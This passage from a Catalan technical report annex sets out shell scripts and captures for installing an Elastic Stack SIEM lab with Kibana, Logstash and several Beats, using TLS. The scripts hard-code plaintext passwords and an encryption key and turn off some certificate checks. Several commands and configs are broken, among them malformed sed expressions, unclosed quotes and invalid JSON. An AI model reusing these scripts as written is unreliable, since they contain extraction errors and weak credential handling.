echo "xpack.security.transport.ssl.certificate_authorities: $ES_PATH_CONF/ssl/certs/ca_server.pem"
>> $ES_PATH_CONF/elasticsearch.yml
echo "xpack.security.authc.api_key.enabled: true" >> $ES_PATH_CONF/elasticsearch.yml
echo "xpack.security.http.ssl.enabled: true" >> $ES_PATH_CONF/elasticsearch.yml
echo "xpack.security.http.ssl.key: $ES_PATH_CONF/ssl/private/elastic_server.key" >>
$ES_PATH_CONF/elasticsearch.yml
echo "xpack.security.http.ssl.certificate: $ES_PATH_CONF/ssl/certs/elastic_server.pem" >>
$ES_PATH_CONF/elasticsearch.yml
echo "xpack.security.http.ssl.certificate_authorities: $ES_PATH_CONF/ssl/certs/ca_server.pem" >>
$ES_PATH_CONF/elasticsearch.yml
```

8.1.1.2. Captures

Captura 1: Estat del clúster



```
root@elasticstack~# curl -X GET "192.168.43.100:9200/_cluster/health?wait_for_status=yellow&timeout=50s&pretty"
{
  "cluster_name" : "MisticElastic",
  "status" : "green",
  "timed out" : false,
  "number of nodes" : 1,
  "number of data nodes" : 1,
  "active primary shards" : 0,
  "active shards" : 0,
  "relocating shards" : 0,
  "initializing shards" : 0,
  "unassigned shards" : 0,
  "delayed unassigned shards" : 0,
  "number of pending tasks" : 0,
  "number of in flight fetch" : 0,
  "task_max waiting in queue millis" : 0,
  "active_shards_percent_as_number" : 100.0
}
root@elasticstack ~]#
```

Captura 2: Usuaris del Sistema Elastic

```
root@elasticstack ~# /usr/share/elasticsearch/bin/elasticsearch-setup-passwords interactive -u "https://elasticstack.mistic.lab:9200"
Initiating the setup of passwords for reserved users elastic,apm_system,kibana,logstash_system,beats_system,remote_monitoring_user.
You will be prompted to enter passwords as the process progresses.
Please confirm that you would like to continue [y/N]y

Enter password for [elastic]:
Reenter password for [elastic]:
Enter password for [apm_system]:
Reenter password for [apm_system]:
Enter password for [kibana]:
Reenter password for [kibana]:
Enter password for [logstash_system]:
Reenter password for [logstash_system]:
Enter password for [beats_system]:
Reenter password for [beats_system]:
Enter password for [remote_monitoring_user]:
Reenter password for [remote_monitoring_user]:
Changed password for user [apm_system]
Changed password for user [kibana]
Changed password for user [logstash_system]
Changed password for user [beats_system]
Changed password for user [remote_monitoring_user]
Changed password for user [elastic]
[root@elasticstack ~]#
```

Captura 3: Estat del Clúster SSL

```
root@elasticstack ~# curl -u elastic:314s1cUs3r "https://elasticstack.mistic.lab:9200/_cluster/health?wait_for_status=yellow&timeout=50s&pretty" -k
{
  "cluster_name" : "MisticElastic",
  "status" : "green",
  "timed_out" : false,
  "number_of_nodes" : 1,
  "number_of_data_nodes" : 1,
  "active_primary_shards" : 1,
  "active_shards" : 1,
  "relocating_shards" : 0,
  "initializing_shards" : 0,
  "unassigned_shards" : 0,
  "delayed_unassigned_shards" : 0,
  "number_of_pending_tasks" : 0,
  "number_of_in_flight_fetch" : 0,
  "task_max_waiting_in_queue_millis" : 0,
  "active_shards_percent_as_number" : 100.0
}
[root@elasticstack ~]#
```

8.1.2. Instal·lació del Kibana

8.1.2.1. Scripts

Script 4: Instal·lació i configuració del Kibana

```
#!/bin/bash
#1. Creació del repositori d'ElasticSearch
cat << EOF > /etc/yum.repos.d/kibana.repo
[kibana-7.x]
name=Kibana repository for 7.x packages
baseurl=https://artifacts.elastic.co/packages/7.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=1
autorefresh=1
type=rpm-md
EOF
```

#2. Instal·lació del Kibana

```
yum -y install kibana
```

#3. Configuració del Kibana

```
host=`hostname`  
ES_PATH_CONF=/usr/share/kibana  
cp -rp /etc/elasticsearch/ssl $ES_PATH_CONF  
chown -R kibana:kibana $ES_PATH_CONF/ssl  
mkdir /var/log/kibana  
chown kibana:kibana /var/log/kibana  
cp /etc/kibana/kibana.yml /etc/kibana/kibana.yml_PreConfig  
echo "server.host: \"$host\"" >> /etc/kibana/kibana.yml  
echo "server.name: \"$host\"" >> /etc/kibana/kibana.yml  
echo "elasticsearch.hosts: [\"https://$host:9200\"]" >> /etc/kibana/kibana.yml  
echo "elasticsearch.username: \"kibana\"" >> /etc/kibana/kibana.yml  
echo "elasticsearch.password: \"3l4s1cUs3r\"" >> /etc/kibana/kibana.yml  
echo "server.ssl.enabled: true" >> /etc/kibana/kibana.yml  
echo "server.ssl.certificate: $ES_PATH_CONF/ssl/certs/elastic_server.pem" >> /etc/kibana/kibana.yml  
echo "server.ssl.key: $ES_PATH_CONF/ssl/private/elastic_server.key" >> /etc/kibana/kibana.yml  
echo "elasticsearch.ssl.certificate: $ES_PATH_CONF/ssl/certs/elastic_server.pem" >>  
/etc/kibana/kibana.yml  
echo "elasticsearch.ssl.key: $ES_PATH_CONF/ssl/private/elastic_server.key" >> /etc/kibana/kibana.yml  
echo "elasticsearch.ssl.certificateAuthorities: [ \"$ES_PATH_CONF/ssl/certs/ca_server.pem\" ]" >>  
/etc/kibana/kibana.yml  
echo "logging.dest: /var/log/kibana/kibana.log" >> /etc/kibana/kibana.yml
```

#Perquè funcionin les *detection rules* <https://www.elastic.co/guide/en/siem/guide/7.6/detection-engine-overview.html#detections-permissions>

```
echo "xpack.encryptedSavedObjects.encryptionKey: 'RN4JRjlzQwR1Ns4LpnGw2ia1J2kOHZhf'" >>  
/etc/kibana/kibana.yml
```

#4. Iniciar el Kibana


```
systemctl enable kibana  
systemctl start kibana
```

#5. Afegir la regla del firewall

```
firewall-cmd --permanent --zone=public --add-port=5601/tcp  
firewall-cmd --reload
```

8.1.2.2. Captures

Captura 4: Accés del Kibana



8.1.3. Instal·lació del Logstash

8.1.3.1. Scripts

Script 5: Instal·lació del Logstash

```
#!/bin/bash
#1. Creació del repositori de Logstash
cat << EOF > /etc/yum.repos.d/logstash.repo
[logstash-7.x]
name=Elastic repository for 7.x packages
baseurl=https://artifacts.elastic.co/packages/7.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=1
autorefresh=1
type=rpm-md
EOF

#2. Instal·lació de Logstash
ES_PATH_CONF=/usr/share/logstash
yum -y install logstash

#3. Còpia dels certificats SSL i convertir la Key a pkcs8 https://discuss.elastic.co/t/logstash-ssl-file-does-not-contain-a-valid-private-key-with-beats/173229
cp -rp /etc/elasticsearch/ssl $ES_PATH_CONF
openssl pkcs8 -in $ES_PATH_CONF/ssl/private/elastic_server.key -topk8 -out
$ES_PATH_CONF/ssl/private/elastic_server_pk8.key -nocrypt
chown -R logstash:logstash $ES_PATH_CONF/ssl

#4. Configuració del Logstash
host=`hostname`

mkdir /dades/logstash
chown logstash:logstash /dades/logstash
cp /etc/logstash/logstash.yml /etc/logstash/logstash.yml_PreConfig

sed -i "s/# node.name: test/node.name: $host/g" /etc/logstash/logstash.yml
PathOriginal="path.data: VvarVlibVlogstash"
PathFinal="path.data: VdadesVlogstash"
sed -i "s/$PathOriginal/$PathFinal/g" /etc/logstash/logstash.yml

#5. Configuració de la Pipeline

cat << EOF > /etc/logstash/conf.d/01_beats.conf
input {
  beats {
    port => 5044
    ssl => true
    ssl_certificate_authorities => ["/usr/share/logstash/ssl/certs/ca_server.pem"]
    ssl_certificate => "/usr/share/logstash/ssl/certs/elastic_server.pem"
    ssl_key => "/usr/share/logstash/ssl/private/elastic_server_pk8.key"
    ssl_verify_mode => "force_peer"
  }
}

output {
  elasticsearch {
    hosts => ["https://elasticstack.mistic.lab:9200"]
    index => "%{[@metadata][beat]}-%{[@metadata][version]}-%{+YYYY.MM.dd}"
    user => "elastic"
    password => "3l4s1cUs3r"
    ssl_certificate_verification => false
  }
}
}
```

EOF

#6. Iniciar el Kibana


```
systemctl enable logstash  
systemctl start logstash
```

#7. Obrir el firewall

```
firewall-cmd --permanent --zone=public --add-port=5044/tcp  
firewall-cmd --reload
```


8.1.3.2. Captures

Captura 5: Validació del funcionament del Logstash



```
root@elasticstack~  
[2020-03-25T19:15:24,936][INFO ][logstash.outputs.elasticsearch][main] Attempting  
to install template {manage_template=>{"index_patterns"=>"logstash-*", "versi  
on"=>60001, "settings"=>{"index.refresh_interval"=>"5s", "number_of_shards"=>1,  
"mappings"=>{"dynamic_templates"=>[{"message_field"=>{"path_match"=>"message",  
"match_mapping_type"=>"string", "mapping"=>{"type"=>"text", "norms"=>false}}, {  
"string_fields"=>{"match"=>"*", "match_mapping_type"=>"string", "mapping"=>{"typ  
e"=>"text", "norms"=>false, "fields"=>{"keyword"=>{"type"=>"keyword", "ignore_ab  
ove"=>256}}}], "properties"=>{"@timestamp"=>{"type"=>"date"}, "@version"=>{"ty  
pe"=>"keyword"}, "geoip"=>{"dynamic"=>true, "properties"=>{"ip"=>{"type"=>"ip"},  
"location"=>{"type"=>"geo_point"}, "latitude"=>{"type"=>"half_float"}, "longitu  
de"=>{"type"=>"half_float"}}}}}}}  
[2020-03-25T19:15:24,970][INFO ][logstash.outputs.elasticsearch][main] Installin  
g elasticsearch template to template/logstash  
[2020-03-25T19:15:25,751][INFO ][logstash.inputs.beats      ][main] Beats inputs:  
Starting input listener {address=>"0.0.0.0:5044"}  
[2020-03-25T19:15:26,278][INFO ][logstash.javapipeline     ][main] Pipeline start  
ed {"pipeline.id"=>"main"}  
[2020-03-25T19:15:26,334][INFO ][logstash.agent           ][main] Pipelines running {:  
count=>1, :running_pipelines=>[:main], :non_running_pipelines=>[]}  
[2020-03-25T19:15:26,475][INFO ][org.logstash.beats.Server][main] Starting serve  
r on port: 5044  
[2020-03-25T19:15:26,556][INFO ][logstash.agent           ][main] Successfully started  
Logstash API endpoint {port=>9600}
```

Captura 6: Validar la creació de la plantilla del Logstash



```
Archivo Editar Ver Historial Marcadores Herramientas Ayuda  
Kibana  
https://elasticstack.misticlab:5601/app/kib-  
Dev Tools  
Console Search Profiler Grok Debugger  
History Settings Help  
1 GET _template/logstash  
2 {  
3   "query": {  
4     "match_all": {}  
5 }  
6 }  
1- {  
2-   "logstash": {  
3-     "order": 0,  
4-     "version": 60001,  
5-     "index_patterns": [  
6-       "logstash-*"  
7-     ],  
8-     "settings": {  
9-       "index": {  
10-        "number_of_shards": "1",  
11-        "refresh_interval": "5s"  
12-      }  
13-     },  
14-     "mappings": {  
15-       "dynamic_templates": [  
16-         {  
17-           "message_field": {  
18-             "path_match": "message"  
19-           },  
20-           "mapping": {  
21-             "norms": false,  
22-             "type": "text"  
23-           },  
24-           "match_mapping_type":  
25-             "string"  
26-         }  
27-       ],  
28-       "string_fields": {  
29-         "mapping": {  
30-           "norms": false,  
31-           "type": "text",  
32-           "fields": {  
33-             "keyword": {  
34-               "ignore_above":  
35-                 256  
36-             }  
37-           }  
38-         }  
39-       }  
40-     }  
41-   }  
42- }
```


8.1.4. Beats

8.1.4.1. AuditBeat

8.1.4.1.1. Scripts

Script 6: Instal·lació de l'AuditBeat

```
#!/bin/bash
#1. Instal·lació d'AuditBeat
curl -L -O https://artifacts.elastic.co/downloads/beats/auditbeat/auditbeat-7.6.1-x86_64.rpm
sudo rpm -vi auditbeat-7.6.1-x86_64.rpm


#2. Configuració d'AuditBeat
cp /etc/auditbeat/auditbeat.yml /etc/auditbeat/auditbeat.yml_PreConfig
host=`hostname`

cp -rp /etc/elasticsearch/ssl/ /usr/share/auditbeat/
sed -i "s/localhost/$host/g" /etc/auditbeat/auditbeat.yml /etc/auditbeat/auditbeat.yml
sed -i "s/#protocol: \"https\"/protocol: \"https\"/g" /etc/auditbeat/auditbeat.yml /etc/auditbeat/auditbeat.yml
echo "output.elasticsearch.ssl.certificate_authorities: [\"/usr/share/auditbeat/ssl/certs/ca_server.pem\"]" >> /etc/auditbeat/auditbeat.yml
echo "output.elasticsearch.ssl.certificate: \"/usr/share/auditbeat/ssl/certs/elastic_server.pem\" >> /etc/auditbeat/auditbeat.yml
echo "output.elasticsearch.ssl.key: \"/usr/share/auditbeat/ssl/private/elastic_server.key\" >> /etc/auditbeat/auditbeat.yml
echo "output.elasticsearch.username: \"elastic\" >> /etc/auditbeat/auditbeat.yml
echo "output.elasticsearch.password: \"3l4s1cUs3r\" >> /etc/auditbeat/auditbeat.yml
echo "setup.kibana.host: \"https://elasticstack.mistic.lab:5601\" >> /etc/auditbeat/auditbeat.yml
echo "setup.kibana.username: \"elastic\" >> /etc/auditbeat/auditbeat.yml
echo "setup.kibanapassword: \"3l4s1cUs3r\" >> /etc/auditbeat/auditbeat.yml

#3. Iniciar l'Auditbeat
systemctl enable auditbeat
systemctl start auditbeat
9.
```

9.1.1.1.1. Captures

Captura 7: Dades de l'AuditBeat



9.1.1.2. PacketBeat

9.1.1.2.1. Scripts

Script 7: Instal·lació del PacketBeat

```
#!/bin/bash
#1. Instal·lació del PacketBeat
```

```

yum -y install libpcap
curl -L -O https://artifacts.elastic.co/downloads/beats/packetbeat/packetbeat-7.6.1-x86_64.rpm
sudo rpm -vi packetbeat-7.6.1-x86_64.rpm

#2. Configuració del PacketBeat
cp /etc/packetbeat/packetbeat.yml /etc/packetbeat/packetbeat.yml_PreConfig
host=`hostname`

cp -r /etc/elasticsearch/ssl/ /usr/share/packetbeat/
sed -i "s/localhost/$host/g" /etc/packetbeat/packetbeat.yml /etc/packetbeat/packetbeat.yml
sed -i "s/#protocol: https/protocol: https/g" /etc/packetbeat/packetbeat.yml
/etc/packetbeat/packetbeat.yml
echo "output.elasticsearch.ssl.certificate_authorities: [\"/usr/share/packetbeat/ssl/certs/ca_server.pem\"]"
>> /etc/packetbeat/packetbeat.yml
echo "output.elasticsearch.ssl.certificate: \"/usr/share/packetbeat/ssl/certs/elastic_server.pem\"" >>
/etc/packetbeat/packetbeat.yml
echo "output.elasticsearch.ssl.key: \"/usr/share/packetbeat/ssl/private/elastic_server.key\"" >>
/etc/packetbeat/packetbeat.yml
echo "output.elasticsearch.username: \"elastic\"" >> /etc/packetbeat/packetbeat.yml
echo "output.elasticsearch.password: \"3l4s1cUs3r\"" >> /etc/packetbeat/packetbeat.yml
echo "setup.kibana.host: \"https://elasticstack.mistic.lab:5601\"" >> /etc/packetbeat/packetbeat.yml
echo "setup.kibana.username: \"elastic\"" >> /etc/packetbeat/packetbeat.yml
echo "setup.kibanapassword: \"3l4s1cUs3r\"" >> /etc/packetbeat/packetbeat.yml
echo "setup.kibana.setup.kibana.ssl.verification_mode: none" >> /etc/packetbeat/packetbeat.yml
echo "output.elasticsearch.pipeline: geoip-info" >> /etc/packetbeat/packetbeat.yml

#3. Iniciar el Packetbeat
systemctl enable packetbeat
systemctl start packetbeat

```

Script 8: Configuració de GeoIP del PacketBeat

```


/usr/share/packetbeat/bin/packetbeat setup
curl -u elastic:<password> -X PUT "https://elasticstack.mistic.lab:9200/_ingest/pipeline/geoip-
info?pretty" -H 'Content-Type: application/json' -d'
{
  "description": "Add geoip info",
  "processors": [
    {
      "geoip": {
        "field": "client.ip",
        "target_field": "client.geo",
        "ignore_missing": true
      }
    },
    {
      "geoip": {
        "field": "source.ip",
        "target_field": "source.geo",
        "ignore_missing": true
      }
    },
    {
      "geoip": {
        "field": "destination.ip",
        "target_field": "destination.geo",
        "ignore_missing": true
      }
    },
    {
      "geoip": {
        "field": "server.ip",
        "target_field": "server.geo",
        "ignore_missing": true
      }
    }
  ],
  {

```

```
"geoiip": {
  "field": "host.ip",
  "target_field": "host.geo",
  "ignore_missing": true
}
}
]
}
'-k
```

9.1.1.2.2. Captures

Captura 8: Dades del PacketBeat



9.1.1.3. FileBeat

9.1.1.3.1. Scripts

Script 9: Instal·lació del FileBeat

```
#!/bin/bash
#1. Instal·lació del Filebeat
curl -L -O https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-7.6.1-x86_64.rpm
sudo rpm -vi filebeat-7.6.1-x86_64.rpm


#2. Configuració del Filebeat
cp /etc/filebeat/filebeat.yml /etc/filebeat/filebeat.yml_PreConfig
host=`hostname`

cp -r /etc/elasticsearch/ssl/ /usr/share/filebeat/
sed -i "s/localhost$host/g" /etc/filebeat/filebeat.yml /etc/filebeat/filebeat.yml
sed -i "s/#protocol: \"https\"/protocol: \"https\"/g" /etc/filebeat/filebeat.yml /etc/filebeat/filebeat.yml
echo "output.elasticsearch.ssl.certificate_authorities: [\"/usr/share/filebeat/ssl/certs/ca_server.pem\"]" >> /etc/filebeat/filebeat.yml
echo "output.elasticsearch.ssl.certificate: \"/usr/share/filebeat/ssl/certs/elastic_server.pem\"" >> /etc/filebeat/filebeat.yml
echo "output.elasticsearch.ssl.key: \"/usr/share/filebeat/ssl/private/elastic_server.key\"" >> /etc/filebeat/filebeat.yml
echo "output.elasticsearch.username: \"elastic\"" >> /etc/filebeat/filebeat.yml
echo "output.elasticsearch.password: \"3l4s1cUs3r\"" >> /etc/filebeat/filebeat.yml
echo "setup.kibana.host: \"https://elasticstack.mistic.lab:5601\"" >> /etc/filebeat/filebeat.yml
echo "setup.kibana.username: \"elastic\"" >> /etc/filebeat/filebeat.yml
echo "setup.kibanapassword: \"3l4s1cUs3r\"" >> /etc/filebeat/filebeat.yml
cp /etc/filebeat/modules.d/system.yml.disabled /etc/filebeat/modules.d/system.yml
```

#3. Iniciar el Filebeat
systemctl enable filebeat
systemctl start filebeat

9.1.1.3.2. Captures

Captura 9: Dades del FileBeat



9.1.1.4. APM-Server

9.1.1.4.1. Scripts

Script 10: Instal·lació de l'APM-Server

```
#!/bin/bash

#1. Instal·lació de APM_Server
yum -y install apm-server

#2. Configuració apm-server
host=`hostname`
ES_PATH_CONF=/usr/share/apm-server
cp -r /etc/elasticsearch/ssl $ES_PATH_CONF
cp /etc/apm-server/apm-server.yml /etc/apm-server/apm-server.yml_PreConfig
chown -R apm-server: /usr/share/apm-server/ssl

sed -i "s/localhost/$host/g" /etc/apm-server/apm-server.yml /etc/apm-server/apm-server.yml
echo "output.elasticsearch.ssl.certificate_authorities: [\"/usr/share/apm-server/ssl/certs/ca_server.pem\"]" >> /etc/apm-server/apm-server.yml
echo "output.elasticsearch.ssl.certificate: \"/usr/share/apm-server/ssl/certs/elastic_server.pem\"" >> /etc/apm-server/apm-server.yml
echo "output.elasticsearch.ssl.key: \"/usr/share/apm-server/ssl/private/elastic_server.key\"" >> /etc/apm-server/apm-server.yml
echo "output.elasticsearch.username: \"elastic\"" >> /etc/apm-server/apm-server.yml
echo "output.elasticsearch.password: \"3l4s1cUs3r\"" >> /etc/apm-server/apm-server.yml
echo "output.elasticsearch.protocol: \"https\"" >> /etc/apm-server/apm-server.yml
echo "setup.kibana.host: \"https://$host:5601\"" >> /etc/apm-server/apm-server.yml
echo "setup.kibana.username: \"elastic\"" >> /etc/apm-server/apm-server.yml
echo "setup.kibana.password: \"3l4s1cUs3r\"" >> /etc/apm-server/apm-server.yml


#3. Iniciar apm-server
systemctl enable apm-server
systemctl start apm-server

#4. Afegir Regle de Firewall
firewall-cmd --permanent --zone=public --add-port=8200/tcp
firewall-cmd --reload
```

8.2. Annex 2: Anàlisi de Logs


8.2.1. Vista d'Elastic SIEM

Captura 10: Home Kibana

